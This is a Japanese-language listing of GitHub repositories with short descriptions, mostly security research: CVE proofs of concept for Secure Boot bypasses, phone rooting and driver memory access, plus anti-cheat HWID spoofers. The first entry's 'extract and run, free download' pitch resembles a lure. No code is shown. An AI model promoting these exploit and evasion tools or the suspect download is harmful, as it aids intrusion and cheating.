 #1
 yellowkeybitlocker-cve/yellowkey-bitlocker-cve-2026-45585
YellowKey BitLocker復旧監査 CVE-2026-45585: yellowkey github、TPM、復旧キーのバックアップ。Windows 10/11 CLI GUI、所有するボリューム向けのポータブル監査ツール。展開して実行。公式無料ダウンロード。ダウンロード:➧

 renich/genclave
Linux向けの集中型、TPM 2.0ハードウェア支援による暗号IDエンクレーブおよびマルチプロトコルブリッジ(FIDO2/CTAP2 WebAuthnパスキー、OpenSSH Agent、GnuPG LibAssuan、age-plugin、暗号化設定ストア)。
 egorrsp/cve-2020-15368-asrdrv103-research
ASRock AsrDrv103.sys(CVE-2020-15368)のリバースエンジニアリング調査。ドライバインターフェース、暗号化されたリクエストプロトコル、および特権ハードウェアアクセスプリミティブを網羅しています。
 pentoo/pentoo-overlay
セキュリティツール用のGentooオーバーレイであり、Pentoo Livecdの中核でもあります
 jiegec/loongbleed
Loongson LA464/LA664プロセッサにおいて、LASXベクトルレジスタの未定義上位ビットを介したマイクロアーキテクチャデータリークを実証する概念実証。ZenBleedに類似。
 xianwan1314/cve-2025-21479-iqoo11pro
CVE-2025-21479(Qualcomm Adreno GPU)vivo iQOO 11 Pro(PD2254)向け再現ノート - 許可された研究
 raspberrypi/rp2350_hacking_challenge
Raspberry Pi RP2350 ハッキングチャレンジ:セキュアブートと OTP ロックで保護された 128 ビットの OTP シークレットを抽出する。Pico 2 ボード用のセットアップスクリプトとファームウェア付き。
 ramenfast/zenfone9-root
ブートローダーロックされたASUS Zenfone 9上で、CVE-2025-21479とperfベースの物理アドレスリークを利用して一時的なroot(uid 0)を取得する。GPLv3。
 wqsv/throttlestoppoc
CVE-2025-7771: ThrottleStopドライバを介した任意の物理メモリおよびI/Oポートの読み書き
 bmax121/kernelpatch
Linuxカーネルを、ストリップされたLinuxカーネルイメージのみでパッチおよびフックする。
 eiln/ane
Apple Neural Engine (ANE) 用にリバースエンジニアリングされた Linux カーネルドライバとユーザースペースライブラリで、Linux システム上でのハードウェアアクセスと解析を可能にします。
 themalwareguardian/cve-2022-34301
CVE-2022-34301 の Secure Boot バイパスを、Eurosoft 署名済み UEFI Shell (esdiags.efi) 経由で実演し、mm コマンドを使って gSecurity2 を無効化し、未署名の UEFI アプリケーションをロードします。
 themalwareguardian/cve-2022-34302
CVE-2022-34302を実演します。これはNew Horizon Datasys署名済みブートローダーを介したSecure Bootバイパスであり、その組み込みカスタムPE/COFFローダーが未署名のUEFIアプリケーションを実行します。
 themalwareguardian/cve-2022-34303
CryptoPro署名のUEFI Shellを悪用したCVE-2022-34303 Secure Bootバイパスを実演し、mmコマンドでgSecurity2を無効化して未署名のUEFIアプリケーションをロードします。
 gmh5225/disk-spoofer
カーネルドライバベースのディスクサイズおよびセクタークエリ偽装プログラムで、Windows WMICクエリを回避できます。
 gmh5225/dma-processdumper
PCIe FPGAデバイス上でDMAを使用したシンプルなプロセスダンパー
 gmh5225/driver-hwid-btbd-modified
Windows 1909でアンチチート検出を回避するために手動マッピング可能な、改造されたbtbd HWID spooferカーネルドライバー。